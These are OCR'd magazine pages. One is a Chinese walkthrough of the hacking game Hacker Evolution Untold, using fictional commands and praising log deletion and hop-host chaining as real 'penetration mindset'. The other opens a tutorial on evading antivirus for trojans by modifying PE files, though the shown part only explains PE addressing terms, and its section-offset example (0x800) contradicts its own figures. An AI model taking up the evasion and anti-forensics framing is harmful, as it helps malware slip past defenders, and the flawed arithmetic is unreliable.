这个我估计是类似于SSL或者证书之类的东西），因为没有encrytion，所以我们直接运行“crack desk-11.corporate.com”，如果不是80端口的话，就需要在命令后面添加上端口号。




图14

当目标机变成红色的时候就说明已经hack掉了，执行“connect desk-11.corporate.com 80”就可以连接到目标主机，通过dir或者ls命令会发现该目标主机上有一个access.log

的日志文件，执行“cat access.log”查看该文件就会发现一个主机的访问日志记录desk-25.corporate.com，执行“scan desk-25.corporate.com”，目标主机就会显示在地图上了，这时候，执行deletelogs删除日志文件以减少trace跟踪率，最后执行logout退出目标主机，通过上面的扫描信息，我们需要首先执行“decrypt desk-25.corporate.com”去掉SSL或者证书类的东西，然后执行“crack desk-25.corporate.com 25”针对25端口进行密码破解，执行完后desk-25.corporate.com就搞定了，“connect desk-25.corporate.com 25”登录上去分析目标机上的内容，执行“cat instruction.txt”就会得到我们要进行的操作，同样删除日志退出。

第二个任务是hack掉main.corporate.com，在scan之前，我们先执行“bounce desk-11.corporate.com”，将desk-11.corporate.com制作成跳板，最多可以有三个跳板，我们将刚才入侵的两个目标主机bounce为跳板可以减少trace跟踪率。

对main.corporate.com进行扫描会发现其开放了99和49端口，通过对图15的分析，可以知道99端口的密码长度为8，而49端口的密码是18位，所以99端口更容易破解，decrypt执行完后，我们针对99端口执行crack命令，破解完成后connect进去，会发现一个password.dat的数据文件，执行“download password.dat”将该文件下载到本地，删除日志后退出，通过查看其内容可以知道49端口的密码是my wordismypassword，这里要完成图12中的第二个任务必须要完全控制main.corporate.com才行，知道了密码，执行“login main.corporate.com mywordismypassword”就算完全控制了目标主机，这时候我们就可以connect到它的49端口了！

把鼠标放到地图中的main.corporate.com上，会发现该机器上有1500$，可以通过执行“transfer 1500”将金钱转到我们的帐户上。查看目标主机上的文件，会发现一个secure_control_149.exploit的溢出文件和一个xvirus.bin的病毒文件，到这里我们还有最后一个任务，将xvirus.bin上传到secure.corp.net，首先将文件下载到本地机上，然后扫描目标机secure.corp.net（可以通过instructions2.txt得知），删除日志退出main.corporate.com，将main.corporate.com制作成跳板，然后执行“exec secure_control_149.exploit secure.corp.net”溢出目标机，decrypt后就可以连接目标机的149端口了，连接上去后执行“upload xvirus.bin”，第一关所有的任务就算完成了，如图16。





图15


图16

到这里基本的玩法都介绍完了，总之游戏模拟的攻击方法，除了暴力破解外就是溢出，当然操作的时候一定要注意渗透思想的学习，比如删除日志、制作跳板等。为了让大家玩的开心，我特意制作了一个语音动画也一起收录在了光盘中。

（文章中涉及到的HackerEvolutionUntold游戏、hotfix补丁文件、KeyMake、uniextract16以及HackerEvolutionUntold入门动画及常用命令中文说明，已经收录在了光盘中）

由PE结构浅谈免杀技术

[illegible]

BaseNet

目前常规的免杀技术有加壳、加花、特征码修改，但不管哪一种免杀方法，大部分都需要对PE文件进行修改，本文的目的是通过PE结构对精典的、基础的免杀技术进行总结，使得“乱七八糟”的免杀技术看上去更系统、易学，限于本文的目的，我不可能每一种免杀方法都找出一个恰如其分的木马来进行说明，也不可能一次次的使用multiCCL定位特征码，所以这里就通过一些常见的程序利用假设的方法来描述具体的免杀思路！

一、基本概念

名词是所有事物属性的最高概括、最大抽象，所以不管学习什么技术，理解与其相关的基本名词，熟悉与其相关的基本术语都是很有必要的。

PE：英文名Portable Excutable（可移植性执行体），它指的是基于Windows系统的可执行文件格式，其简单的结构描述如图1所示。

PE文件：遵守PE格式的文件我们称为PE文件，比如Exe文件、32位的DLL文件等。

可移植性：可移植性主要指的是硬件平台，PE文件的可移植性指的是让PE文件可以在不同硬件平台上的Windows系统中运行，当然对于不同的硬件平台PE文件格式也会稍有不同，这些不同我们可以在winnt.h中找到。




图1

以上就是几个和PE相关的概念，下面我们再来看几个让人很容易混淆的地址。

文件偏移地址（File Offset）：文件偏移地址指的是硬盘上的文件相对于起始地址的偏移，具体点就是使用Winhex、C32ASM打开硬盘文件时所显示的地址，如图2所示。




图2

虚拟地址（VA）：虚拟地址是程序在内存中运行时的地址，具体点就是使用OD载入程序时显示的地址，如图3所示。而地址前面之所以加上虚拟二字，主要是因为Windows内存分配使用了虚拟存储器技术而造成的。

基址：基址在Lord PE中又称为IMAGE BASE（映象基址），它指的是当PE装载器将PE文件装入内存时的内存起始地址，因为内存中有很多进程，每个进程都有自己的私有空间，所以每一个程序载入内存的时候都会有一个基址，同时Windows使用虚拟存储技术，所以看上去每个进程都有4GB的内存，也因此基址一般不变，EXE文件的基址一般默认是0x0040 0000，DLL文件的基址一般默认是0x1000 0000，之所以是这样的值，是为了与Windows以前的版本相兼容，比如0x0040 0000一般就是exe文件的基址，实际上这是Win98所能加载的最小的内存映象地址，对于基址的讨论我们将会在后面的重定位部分再次说明。




图3

相对虚拟地址（RVA）：相对于基址的虚拟地址，就是以基址作为参考，让虚拟地址减去基址得到的地址。

节偏移：程序各区段（节）因为存储单位不同导致的逻辑位序差异，举例说明如图4所示。假设有一个程序有两个区段（节）.text和.data，每一个节都是0x200的大小，程序存储在硬盘的时候基本单位为0x200，不足200的全部填0，而程序在内存的时候基本单位为0x1000，不足1000的全部填0，程序先存储.text节，那么在硬盘上.data的开始地址为0x200，结束地址为0x400，而.data节在内存中的起始地址为0x1000，结束地址为0x1200，如果要确定内存地址0x1200所代表的文件地址（硬盘上的文件偏移地址），就必须减去.text节中的0x800个空余地址才可以，这里的0x800指的就是节偏移。综上所述，这几个地址之间的关系为：文件偏移地址＝VA－基址－节偏移！这个公式非常重要，如果大家暂时不能理解，可以先记住它，并且知道每个部分所代表的意思，实在弄不懂也不要紧，因为下面的大部操作都是使用工具来进行的，你可以先学会工具的操作再慢慢理解！

